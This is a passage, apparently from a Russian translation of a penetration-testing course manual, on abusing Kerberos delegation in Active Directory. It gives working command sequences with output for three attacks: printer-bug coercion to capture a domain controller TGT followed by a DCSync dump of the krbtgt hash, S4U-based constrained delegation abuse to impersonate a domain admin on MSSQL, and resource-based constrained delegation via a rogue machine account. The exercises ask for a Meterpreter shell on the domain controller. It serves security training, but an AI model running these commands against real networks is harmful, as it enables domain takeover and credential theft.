Ранее мы эксплуатировали ошибку принтера для повышения привилегий на цели. Мы добились этого, принудив SYSTEM-учётную запись локально аутентифицироваться через RPC-интерфейс MS-RPRN. Однако, как говорилось ранее, эта атака изначально была разработана для работы в среде Active Directory. В частности, идея инструмента SpoolSample, который мы использовали в предыдущем модуле, состоит в том, чтобы заставить контроллер домена подключиться обратно к системе, настроенной с неограниченным делегированием. В итоге это позволяет атакующему украсть TGT для машинной учётной записи контроллера домена.

RPC-интерфейс, который мы использовали локально, также доступен по сети через TCP-порт 445, если межсетевой экран хоста это разрешает. TCP-порт 445 обычно открыт на Windows-серверах, включая контроллеры домена, а служба диспетчера печати автоматически запускается при старте в контексте машинной учётной записи.

Чтобы эксплуатировать ошибку принтера в этом сценарии, нужно определить, запущена ли служба диспетчера печати и доступна ли она на контроллере домена с `appsrv01`. Документация MS-RPRN указывает, что RPC-конечная точка для диспетчера печати - `\pipe\spoolss`, и аутентификация не требуется.

Чтобы проверить это, войдём на appsrv01 как пользователь Offsec и попробуем обратиться к именованному каналу командой dir.

```
PS C:\Tools> dir \\cdc01\pipe\spoolss

    Directory: \\cdc01\pipe

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
                                                  spoolss
```

Листинг 807 - Перечисление доступа к диспетчеру печати

Вывод показывает, что служба диспетчера печати запущена и доступна. Напомним: этот доступ предусмотрен архитектурой, и RpcRemoteFindFirstPrinterChangeNotification позволяет симулировать клиента печати и подписаться на уведомления об изменениях на сервере печати. Эти уведомления отправляются по сети службой диспетчера печати через RPC поверх именованного канала.

Когда целевой диспетчер печати обращается к именованному каналу на атакующей машине, он передаёт пересылаемый TGT вместе с TGS, если атакующая машина настроена с неограниченным делегированием.

Как и при локальном повышении привилегий, мы вызовем API RpcOpenPrinter и RpcRemoteFindFirstPrinterChangeNotification через SpoolSample, чтобы провести атаку. После аутентификации будем искать в памяти билеты, происходящие от машинной учётной записи контроллера домена.

Скомпилированная версия SpoolSample находится в каталоге C:\Tools на appsrv01. Перед запуском атаки не хватает одного последнего элемента. В прошлом разделе мы использовали Mimikatz для поиска и извлечения пересылаемого TGT, но большое количество возвращаемых TGT и TGS затрудняет мониторинг. Кроме того, нам приходилось записывать TGT на диск, чтобы повторно использовать его.

Чтобы решить эти проблемы, @harmj0y разработал C#-приложение Rubeus,[20] скопированное в каталог C:\Tools на appsrv01. Запустим Rubeus из административной командной строки в режиме мониторинга, укажем интервал обновления 5 секунд параметром /interval и фильтр по машинной учётной записи контроллера домена через параметр /filteruser.

```
C:\Tools> Rubeus.exe monitor /interval:5 /filteruser:CDC01$


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Target user     : CDC01$
[*] Monitoring every 5 seconds for new TGTs
```

Листинг 808 - Мониторинг TGT от CDC01$ с помощью Rubeus

Пока Rubeus отслеживает TGT, происходящие от машинной учётной записи контроллера домена, откроем вторую командную строку и инициируем уведомление об изменениях диспетчера печати через SpoolSample.exe, указав целевую машину и сервер захвата.

```
C:\Tools> SpoolSample.exe CDC01 APPSRV01
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\CDC01, CaptureServer: \\APPSRV01
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

Листинг 809 - Инициация уведомления об изменениях диспетчера печати

Вывод SpoolSample не всегда точен, и может понадобиться запустить инструмент несколько раз, прежде чем произойдёт обратный вызов уведомления об изменении. Подождав несколько секунд, переключимся обратно к Rubeus, который отображает TGT для учётной записи контроллера домена.

```
[*] 4/13/2020 2:45:16 PM UTC - Found new TGT:

  User                  :  CDC01$@PROD.CORP1.COM
  StartTime             :  4/13/2020 2:26:32 AM
  EndTime               :  4/13/2020 12:26:32 PM
  RenewTill             :  4/15/2020 8:14:07 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFIjCCBR6gAwIBBaEDAgEWooIEIzCCBB9hggQbMIIEF6ADAgEF...

[*] Ticket cache size: 1
```

Листинг 810 - Найден TGT машинной учётной записи контроллера домена

Мы заставили машинную учётную запись контроллера домена аутентифицироваться к нам и дать нам TGT без взаимодействия с пользователем. Отлично.

Dirk-jan Mollema создал krbrelayx,[21] Python-реализацию этой техники. Преимущество этого инструмента в том, что он не требует выполнения Rubeus и SpoolSample на скомпрометированном хосте, поскольку выполняется на Kali-машине.

Теперь, когда удалось избежать взаимодействия с пользователем, можно дополнительно улучшить эту технику, отказавшись от записи на диск. `Rubeus monitor` выводит TGT, закодированный в Base64, но также может внедрить билет в память командой `ptt`.

```
C:\Tools> Rubeus.exe ptt /ticket:doIFIjCCBR6gAwIBBaEDAgEWo...
...

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Листинг 811 - Внедрение TGT с помощью Rubeus

Когда TGT машинной учётной записи контроллера домена внедрён в память, можно выполнять действия в контексте этого TGT. Однако учётная запись `CDC01$` не является локальным администратором на контроллере домена, поэтому прямое латеральное перемещение с ней выполнить нельзя.

С другой стороны, эта учётная запись имеет разрешения доменной репликации, а значит, можно выполнить dcsync и выгрузить хеш пароля любого пользователя, включая специальную учётную запись `krbtgt`.

```
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:prod\krbtgt
[DC] 'prod.corp1.com' will be the domain
[DC] 'CDC01.prod.corp1.com' will be the DC server
[DC] 'prod\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/2/2020 7:09:13 AM
Object Security ID   : S-1-5-21-3776646582-2086779273-4091361643-502
Object Relative ID   : 502

Credentials:
```

```
  Hash NTLM: 4b6af2bf64714682eeef64f516a08949
    ntlm- 0: 4b6af2bf64714682eeef64f516a08949
    lm  - 0: 2342ac3fd35afd0223a1469f0afce2b1
...
```

Листинг 812 - Выполнение DCSync от имени CDC01$

Имея NTLM-хеш `krbtgt`, можно создать золотой билет и получить доступ к любому ресурсу в домене. Альтернативно можно выгрузить хеш пароля участника группы `Domain Admins`.

Техника, показанная в этом разделе, демонстрирует, насколько опасным является неограниченное делегирование Kerberos. Если мы можем скомпрометировать сервер, где настроено неограниченное делегирование, можно получить полную компрометацию домена со стандартными настройками Active Directory.

В этом разделе мы продемонстрировали атаку через исполняемый файл Rubeus, но также можно использовать DLL-реализацию,[22] что может помочь обойти контроль разрешённых приложений.

В следующем разделе мы исследуем более защищённый вариант делегирования Kerberos и покажем разные атаки против него.

#### 16.2.2.1 Упражнения

1. Повторите атаку и получите TGT для машинной учётной записи контроллера домена. Перезагрузите `appsrv01`, чтобы убедиться, что прежние билеты отсутствуют.
2. Внедрите билет и используйте его, чтобы получить оболочку Meterpreter на контроллере домена.

### 16.2.3 Ограниченное делегирование

В 2003 году Microsoft выпустила обновлённую и более безопасную версию делегирования Kerberos, известную как ограниченное делегирование. Главная цель делегирования Kerberos - решить проблему двойного перехода. Если неограниченное делегирование позволяло службе аутентифицироваться к чему угодно в домене, ограниченное делегирование ограничивает область делегирования.

Поскольку протокол Kerberos по умолчанию нативно не поддерживает ограниченное делегирование, Microsoft выпустила два расширения для этой функции: S4U2Self[23] и S4U2Proxy.[24] Вместе эти расширения решают проблему двойного перехода и ограничивают доступ только к нужной бэкенд-службе.

Ограниченное делегирование настраивается на объекте компьютера или пользователя. Оно задаётся через свойство `msds-allowedtodelegateto`[25] путём указания SPN, к которым текущему объекту разрешено делегирование.

Прежде чем углубляться в детали работы этих расширений, найдём экземпляры ограниченного делегирования в нашей лабораторной среде. Для этого снова обратимся к PowerView и используем `Get-DomainUser` вместе с флагом `-TrustedToAuth`, который перечисляет ограниченное делегирование.

Команда выполняется как пользователь `Offsec` на `appsrv01`, хотя не важно, какой доменный пользователь или конечная система используется.

```
PS C:\tools> Get-DomainUser -TrustedToAuth

logoncount               : 7
badpasswordtime          : 4/5/2020 6:02:06 AM
distinguishedname        : CN=IISSvc,OU=prodUsers,DC=prod,DC=corp1,DC=com
objectclass              : {top, person, organizationalPerson, user}
displayname              : IISSvc
lastlogontimestamp       : 4/5/2020 5:31:25 AM
```

```
userprincipalname        : IISSvc@prod.corp1.com
name                     : IISSvc
objectsid                : S-1-5-21-3776646582-2086779273-4091361643-1108
samaccountname           : IISSvc
codepage                 : 0
samaccounttype           : USER_OBJECT
accountexpires           : NEVER
countrycode              : 0
whenchanged              : 4/6/2020 12:24:12 PM
instancetype             : 4
usncreated               : 24626
objectguid               : d9eeb03e-b247-4f63-bfd7-eb2a8d132674
lastlogoff               : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto : {MSSQLSvc/CDC01.prod.corp1.com:SQLEXPRESS,
                           MSSQLSvc/cdc01.prod.corp1.com:1433}
objectcategory           : CN=Person,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata    : 1/1/1601 12:00:00 AM
serviceprincipalname     : HTTP/web
givenname                : IISSvc
lastlogon                : 4/6/2020 5:21:18 AM
badpwdcount              : 0
cn                       : IISSvc
useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
...
```

Листинг 813 - Перечисление ограниченного делегирования Kerberos

Сосредоточимся на трёх важных аспектах вывода. Во-первых, ограниченное делегирование настроено для учётной записи `IISSvc`. Её имя указывает, что это, вероятно, служебная учётная запись веб-сервера с IIS.

Далее обратите внимание, что свойство `msds-allowedtodelegateto` содержит SPN сервера MS SQL на `CDC01`. Это сообщает, что ограниченное делегирование разрешено только к этому SQL-серверу.

Наконец, в свойстве `useraccountcontrol` установлено значение `TRUSTED_TO_AUTH_FOR_DELEGATION`. Это значение показывает, можно ли использовать ограниченное делегирование, если аутентификация между пользователем и службой использует другой механизм аутентификации, например NTLM.

Именно этот сценарий мы и будем исследовать. Перед продолжением обсудим эти расширения, начиная с S4U2Self. На рисунке 244 показана схема аутентификации.




Рисунок 244: Обмен Kerberos для ограниченного делегирования

Если фронтенд-служба не использует Kerberos-аутентификацию, а бэкенд-служба использует, фронтенд-служба должна иметь возможность запросить у KDC TGS к самой себе от имени пользователя, который к ней аутентифицируется. Расширение S4U2Self включает такую возможность, если значение `TRUSTED_TO_AUTH_FOR_DELEGATION` присутствует в свойстве `useraccountcontrol`. Кроме того, фронтенд-служба может сделать это без пароля или хеша пользователя.

В нашем конкретном случае это означает: если мы скомпрометируем учётную запись `IISSvc`, можно запросить сервисный билет к IIS для любого пользователя в домене, включая администратора домена. Снова можно начать атаку без дополнительного взаимодействия с пользователем.

Подобно S4U2Self, расширение S4U2Proxy запрашивает сервисный билет для бэкенд-службы от имени пользователя. Это расширение зависит от сервисного билета, полученного либо через S4U2Self, либо напрямую из Kerberos-аутентификации пользователя.

Обратите внимание: если Kerberos используется для аутентификации к фронтенд-службе, S4U2Proxy может использовать пересылаемый TGS, предоставленный пользователем. Чтобы это эксплуатировать, аналогично нашей начальной атаке с неограниченным делегированием, нам потребовалось бы взаимодействие с пользователем.

Возвращаясь к нашему конкретному случаю, это расширение позволяет `IISSvc` запрашивать сервисный билет к любым службам, перечисленным как SPN в поле `msds-allowedtodelegateto`. Точнее, он использовал бы TGS, полученный через расширение S4U2Self, и отправлял бы его как часть запроса S4U2Proxy для бэкенд-службы. После обработки этого запроса и возврата сервисного билета от KDC, `IISSvc` может аутентифицироваться к этой конкретной службе на конкретном хосте.

И снова, если мы можем скомпрометировать учётную запись `IISSvc`, можно запросить сервисный билет для служб, перечисленных в поле `msds-allowedtodelegateto`, от имени любого пользователя в домене. В зависимости от типа службы это может привести к выполнению кода.

Чтобы избежать путаницы в этом сценарии, критически важно понимать, что механизм аутентификации включает два отдельных TGS, запрошенных от имени аутентифицирующегося пользователя, а не один.

Ограниченное делегирование даёт более сложный путь компрометации, чем неограниченное делегирование, но всё равно остаётся эксплуатируемым. Чтобы продемонстрировать это, мы смоделируем компрометацию учётной записи `IISSvc` и злоупотребим ей, чтобы получить доступ к экземпляру MSSQL на `CDC01`. Снова обратимся к Rubeus, который поддерживает расширения S4U.

Kekeo[26] от автора Mimikatz Benjamin Delpy также предоставляет доступ к злоупотреблению расширениями S4U.

Обратите внимание: для эксплуатации этой учётной записи нам не нужно выполнять код в контексте `IISSvc`. Нужен только хеш пароля. Однако если у нас есть только пароль в открытом виде, можно использовать команду `hash` в Rubeus, чтобы сгенерировать NTLM-хеш, как показано ниже.

```
PS C:\Tools> .\Rubeus.exe hash /password:lab
...

[*] Action: Calculate Password Hash(es)

[*] Input password             : lab
[*]       rc4_hmac             : 2892D26CDF84D7A70E2EB3B9F05C425E

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
```

Листинг 814 - Генерация NTLM-хеша из пароля

Далее используем Rubeus, чтобы сгенерировать TGT для `IISSvc` командой `asktgt`, передав имя пользователя (`/user`), домен (`/domain`) и NTLM-хеш (`/rc4`).

```
PS C:\Tools> .\Rubeus.exe asktgt /user:iissvc /domain:prod.corp1.com /rc4:2892D26CDF84D7A70E2EB3B9F05C425E
...

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2892D26CDF84D7A70E2EB3B9F05C425E
[*] Building AS-REQ (w/ preauth) for: 'prod.corp1.com\iissvc'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIE+jCCBPagAwIBBaEDAgEWooIECzCCBAdhggQDMIID/6A...

  ServiceName           :  krbtgt/prod.corp1.com
  ServiceRealm          :  PROD.CORP1.COM
  UserName              :  iissvc
  UserRealm             :  PROD.CORP1.COM
  StartTime             :  4/14/2020 7:48:16 AM
  EndTime               :  4/14/2020 5:48:16 PM
  RenewTill             :  4/21/2020 7:48:16 AM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  LfbSfF81qk+oMed+zvLoZg==
```

Листинг 815 - Запрос TGT для IISSvc

Имея TGT для `IISSvc`, закодированный в Base64, мы готовы вызвать расширения S4U. Это можно сделать через Rubeus: сначала указать команду `s4u`, затем предоставить TGT в Base64 (`/ticket`) и имя пользователя, за которого хотим выдать себя (`/impersonateuser`), в нашем случае доменную учётную запись `administrator`. Это задействует S4U2Self. Также передадим SPN службы (`/msdsspn`), который используется с S4U2Proxy, и наконец флаг `/ptt`, чтобы сразу внедрить билет в память.

```
PS C:\Tools> .\Rubeus.exe s4u /ticket:doIE+jCCBP... /impersonateuser:administrator /msdsspn:mssqlsvc/cdc01.
    prod.corp1.com:1433 /ptt
...

[*] Action: S4U

[*] Action: S4U
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2self request for: 'iissvc@PROD.CORP1.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@PROD.CORP1.COM' to 'iissvc@PROD.CORP1.COM'
[*] base64(ticket.kirbi):

      doIFejCCBXagAwIBBaEDAgEWooIEhTCCBIFhggR9MIIEe...

[*] Impersonating user 'administrator' to target SPN 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2proxy request for service: 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'mssqlsvc/cdc01.prod.corp1.com:1433':

      doIGfDCCBnigAwIBBaEDAgEWooIFajCCBWZhggViMIIF...
[+] Ticket successfully imported!
```

Листинг 816 - Использование расширений S4U для запроса сервисного билета

Первая выделенная часть листинга 816 относится к S4U2Self, а вторая - к S4U2Proxy. Попытка успешна, и мы получили пригодный сервисный билет для экземпляра службы MSSQL на `CDC01`.

Поскольку TGS для MSSQL на `CDC01` внедрён в память, можно проверить результат через MSSQL-атаки, разработанные в предыдущем модуле. Каталог `C:\Tools` содержит скомпилированную версию приложения для входа в MSSQL. Используем её, чтобы подтвердить, что мы аутентифицировались к MSSQL как пользователь, за которого выдали себя.

```
PS C:\Tools> .\SQL.exe
Auth success!
Logged in as: PROD\Administrator
Mapped to the user: dbo
User is a member of public role
User is a member of sysadmin role
```

Листинг 817 - Проверка логина и разрешений в MSSQL

Вывод показывает, что мы вошли в экземпляр MSSQL как администратор домена. Отлично. Компрометация учётной записи с включённым ограниченным делегированием позволяет получить доступ ко всем службам, настроенным через свойство `msDS-AllowedToDelegateTo`. Если значение `TRUSTED_TO_AUTH_FOR_DELEGATION` установлено, это можно сделать без взаимодействия с пользователем.

В примере этого раздела мы получили TGS для имени службы `MSSQLSvc` на сервере `CDC01.PROD.CORP1.COM`. Интересно, что когда TGS возвращается от KDC, имя сервера зашифровано, а имя службы - нет. Это означает, что можно изменить имя службы внутри TGS в памяти и получить доступ к другой службе на том же хосте.[27] Это можно сделать через параметр Rubeus `/altservice`. В этом случае попробуем получить доступ к службе CIFS.

```
PS C:\Tools> .\Rubeus.exe s4u /ticket:doIE+jCCBPag... /impersonateuser:administrator /msdsspn:mssqlsvc/cdc01.
    prod.corp1.com:1433 /altservice:CIFS /ptt
...

[*] Impersonating user 'administrator' to target SPN 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Final ticket will be for the alternate service 'CIFS'
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2proxy request for service: 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'CIFS'
[*] base64(ticket.kirbi) for SPN 'CIFS/cdc01.prod.corp1.com:1433': ...
```

Листинг 818 - Указание другой службы с Rubeus

Этот TGS должен дать доступ к файловой системе и потенциально прямое выполнение кода. К сожалению, SPN для MSSQL-сервера заканчивается на `:1433`, что непригодно для CIFS, поскольку ему требуется SPN в формате `CIFS/cdc01.prod.corp1.com`. Если изменить SPN с `CIFS/cdc01.prod.corp1.com:1433` на `CIFS/cdc01.prod.corp1.com` в команде выше, Rubeus сгенерирует ошибку `KDC_ERR_S_PRINCIPAL_UNKNOWN`, указывающую, что изменённый SPN не зарегистрирован.

С другой стороны, если SPN, настроенный для ограниченного делегирования, использует только службу и имя хоста, например `www/cdc01.prod.corp1.com`, можно изменить TGS для доступа к любой службе на системе.

В следующем разделе мы рассмотрим новейший вариант делегирования Kerberos и покажем, как его эксплуатировать.

### 16.2.3.1 Упражнения

1. Перечислите лабораторную среду и подтвердите, что ограниченное делегирование настроено. Не забудьте перезагрузить `appsrv01`, чтобы убедиться, что прежние билеты отсутствуют.
2. Эксплуатируйте ограниченное делегирование, чтобы получить привилегированный TGS для MSSQL-сервера на `CDC01`.
3. Завершите компрометацию `CDC01` через MSSQLSvc TGS и добейтесь выполнения кода.

### 16.2.4 Ограниченное делегирование на основе ресурсов

Ограниченное делегирование работает путём настройки SPN на фронтенд-службу в свойстве `msDS-AllowedToDelegateTo`. Настройка ограниченного делегирования также требует привилегии `SeEnableDelegationPrivilege`[28] на контроллере домена, которая обычно включена только для Domain Admins.

С выпуском Windows Server 2012 Microsoft представила ограниченное делегирование на основе ресурсов (RBCD),[29] которое должно было убрать требование высоких прав доступа вроде `SeEnableDelegationPrivilege` у системных администраторов. RBCD фактически переворачивает настройки делегирования. Свойство `msDS-AllowedToActOnBehalfOfOtherIdentity`[30] управляет делегированием со стороны бэкенд-службы. Чтобы настроить RBCD, SID фронтенд-службы записывается в новое свойство бэкенд-службы.

Преимущество такого подхода в том, что разрешения `SeEnableDelegationPrivilege` больше не требуются, и RBCD обычно может быть настроена администратором бэкенд-службы. После настройки RBCD фронтенд-служба может использовать S4U2Self, чтобы запросить пересылаемый TGS для любого пользователя к самой себе, а затем S4U2Proxy, чтобы создать TGS для этого пользователя к бэкенд-службе.

В отличие от ограниченного делегирования, при RBCD KDC проверяет, присутствует ли SID фронтенд-службы в свойстве `msDS-AllowedToActOnBehalfOfOtherIdentity` бэкенд-службы.

Одно важное требование: фронтенд-служба должна иметь SPN в домене. Пользовательская учётная запись обычно не имеет SPN, но все машинные учётные записи имеют. Это означает, что любая атака против RBCD должна происходить от машинной учётной записи или служебной учётной записи с SPN.

Та же атака, которую мы выполняли против ограниченного делегирования, применима к RBCD, если можно скомпрометировать фронтенд-службу, чей SID настроен в свойстве `msDS-AllowedToActOnBehalfOfOtherIdentity` бэкенд-службы.

В этом разделе мы рассмотрим RBCD-атаку, ведущую к выполнению кода на `appsrv01`. Этот конкретный вектор начинается с компрометации доменной учётной записи, имеющей право доступа `GenericWrite` к объекту машинной учётной записи. Эта техника - единственный известный способ превратить `GenericWrite` на объекте компьютера в выполнение кода.

Как обычно, начнём с перечисления. В этом случае стартуем с доменного пользователя `dave` на клиентской машине Windows 10. Повторно используем технику перечисления из предыдущих разделов, но заменим `Get-DomainUser` на `Get-DomainComputer`, чтобы нацелиться на машинные учётные записи.

```
PS C:\tools> Get-DomainComputer | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -
    NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} |
    Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

AceType               : AccessAllowed
ObjectDN              : CN=APPSRV01,OU=prodComputers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1110
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1601
AccessMask            : 131132
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\dave
...
```

Листинг 819 - Перечисление прав доступа для пользователя Dave

Вывод в листинге 819 показывает, что пользователь `dave` имеет `GenericWrite` к `appsrv01`. Поскольку у нас есть `GenericWrite` на `appsrv01`, можно обновить любое незащищённое свойство этого объекта, включая `msDS-AllowedToActOnBehalfOfOtherIdentity`, и добавить SID другого компьютера. После добавления SID мы будем действовать в контексте этой машинной учётной записи и сможем выполнить расширения S4U2Self и S4U2Proxy, чтобы получить TGS для `appsrv01`.

Для этого нужно либо получить хеш пароля машинной учётной записи, либо просто создать новый объект машинной учётной записи с выбранным паролем. По умолчанию любой аутентифицированный пользователь может добавить до десяти машинных учётных записей в домен, и SPN для них будут установлены автоматически. Это значение присутствует в свойстве `ms-DS-MachineAccountQuota` доменного объекта Active Directory. Можно перечислить `ms-DS-MachineAccountQuota` методом PowerView `Get-DomainObject`.

```
PS C:\tools> Get-DomainObject -Identity prod -Properties ms-DS-MachineAccountQuota

ms-ds-machineaccountquota
-------------------------
                       10
```

Листинг 820 - Перечисление ms-DS-MachineAccountQuota

Обычно объект машинной учётной записи создаётся, когда физический компьютер присоединяется к домену. Можно просто создать сам объект через метод `New-MachineAccount` из PowerShell-скрипта Powermad.ps1.[31] Powermad расположен в каталоге `C:\Tools` на клиентской машине Windows 10.

Чтобы использовать его, укажем имя целевой машинной учётной записи (`-MachineAccount`) и пароль (`-Password`). Пароль должен быть передан как `SecureString`, который можно сгенерировать через `ConvertTo-SecureString`,[32] как показано в листинге 821.

```
PS C:\tools> . .\powermad.ps1

PS C:\tools> New-MachineAccount -MachineAccount myComputer -Password $(ConvertTo-SecureString 'h4x' -
    AsPlainText -Force)
[+] Machine account myComputer added

PS C:\tools> Get-DomainComputer -Identity myComputer

pwdlastset             : 4/14/2020 2:35:29 PM
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=myComputer,CN=Computers,DC=prod,DC=corp1,DC=com
objectclass            : {top, person, organizationalPerson, user...}
name                   : myComputer
serviceprincipalname   : {RestrictedKrbHost/myComputer, HOST/myComputer,
                         RestrictedKrbHost/myComputer.prod.corp1.com,
                         HOST/myComputer.prod.corp1.com}
...
```

Листинг 821 - Создание машинной учётной записи с Powermad

Листинг 821 показывает, что команда выполнена успешно, а последующее перечисление через `Get-DomainComputer` подтверждает наличие объекта машинной учётной записи.

Свойство `msDS-AllowedToActOnBehalfOfOtherIdentity` хранит SID как часть дескриптора безопасности в бинарном формате. Чтобы продолжить атаку, нужно преобразовать SID недавно созданного объекта компьютера в правильный формат.

Для этого сначала нужно создать новый дескриптор безопасности с корректным SID. В начале модуля мы определили, что SID - последняя часть строки дескриптора безопасности, поэтому можно повторно использовать рабочую строку, заменив только SID. К счастью, исследователи безопасности обнаружили корректную строку дескриптора безопасности, которую можно использовать, как показано в листинге 822. Можно использовать класс `RawSecurityDescriptor`,[33] чтобы создать объект дескриптора безопасности.

```
PS C:\tools> $sid =Get-DomainComputer -Identity myComputer -Properties objectsid | Select -Expand objectsid

PS C:\tools> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;
    CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($sid))"
```

Листинг 822 - Создание нового дескриптора безопасности

Когда объект дескриптора безопасности создан, его нужно преобразовать в массив байтов, чтобы он соответствовал формату свойства `msDS-AllowedToActOnBehalfOfOtherIdentity`.

```
PS C:\tools> $SDbytes = New-Object byte[] ($SD.BinaryLength)

PS C:\tools> $SD.GetBinaryForm($SDbytes,0)
```

Листинг 823 - Преобразование дескриптора безопасности в массив байтов

После преобразования дескриптора безопасности в массив байтов можно использовать `Get-DomainComputer`, чтобы получить дескриптор объекта компьютера для `appsrv01`, а затем передать его в `Set-DomainObject`, который может обновлять свойства, задавая их параметром `-Set`.

```
PS C:\tools> Get-DomainComputer -Identity appsrv01 | Set-DomainObject -Set @{'msds-
    allowedtoactonbehalfofotheridentity'=$SDBytes}
```

Листинг 824 - Настройка свойства msds-allowedtoactonbehalfofotheridentity

Помните: обычно невозможно установить свойство `msDS-AllowedToActOnBehalfOfOtherIdentity` для произвольной машинной учётной записи. Однако поскольку пользователь `dave` имеет право доступа `GenericWrite` к `appsrv01`, мы можем установить это свойство.

Также можно использовать этот вектор атаки с правами доступа `GenericAll`, `WriteProperty` или `WriteDACL` к `appsrv01`.

После записи дескриптора безопасности в поле свойства его нужно проверить. Это можно сделать, прочитав бинарную версию через `Get-DomainComputer`, затем создав объект дескриптора безопасности через `RawSecurityDescriptor` и наконец выведя DACL.

```
PS C:\tools> $RBCDbytes = Get-DomainComputer appsrv01 -Properties 'msds-allowedtoactonbehalfofotheridentity'
    | select -expand msds-allowedtoactonbehalfofotheridentity

PS C:\tools> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RBCDbytes, 0

PS C:\tools> $Descriptor.DiscretionaryAcl

BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-2101
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None

PS C:\tools> ConvertFrom-SID S-1-5-21-3776646582-2086779273-4091361643-2101
PROD\myComputer$
```

Листинг 825 - Проверка SID в дескрипторе безопасности

Дескриптор безопасности действительно корректно установлен в свойстве `msDS-AllowedToActOnBehalfOfOtherIdentity` для `appsrv01`. Теперь можно начать атаку и попытаться скомпрометировать `appsrv01`. Начнём с получения хеша пароля машинной учётной записи через Rubeus.

```
PS C:\tools> .\Rubeus.exe hash /password:h4x
...

[*] Action: Calculate Password Hash(es)

[*] Input password             : h4x
[*]       rc4_hmac             : AA6EAFB522589934A6E5CE92C6438221

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
```

Листинг 826 - Вычисление NTLM-хеша с Rubeus

В предыдущем разделе мы использовали команду Rubeus `asktgt`, чтобы запросить TGT перед вызовом команды `s4u`. Также можно напрямую передать имя пользователя и хеш пароля в команду `s4u`, которая неявно вызовет `asktgt` и внедрит получившийся TGT, после чего будут вызваны расширения S4U.

```
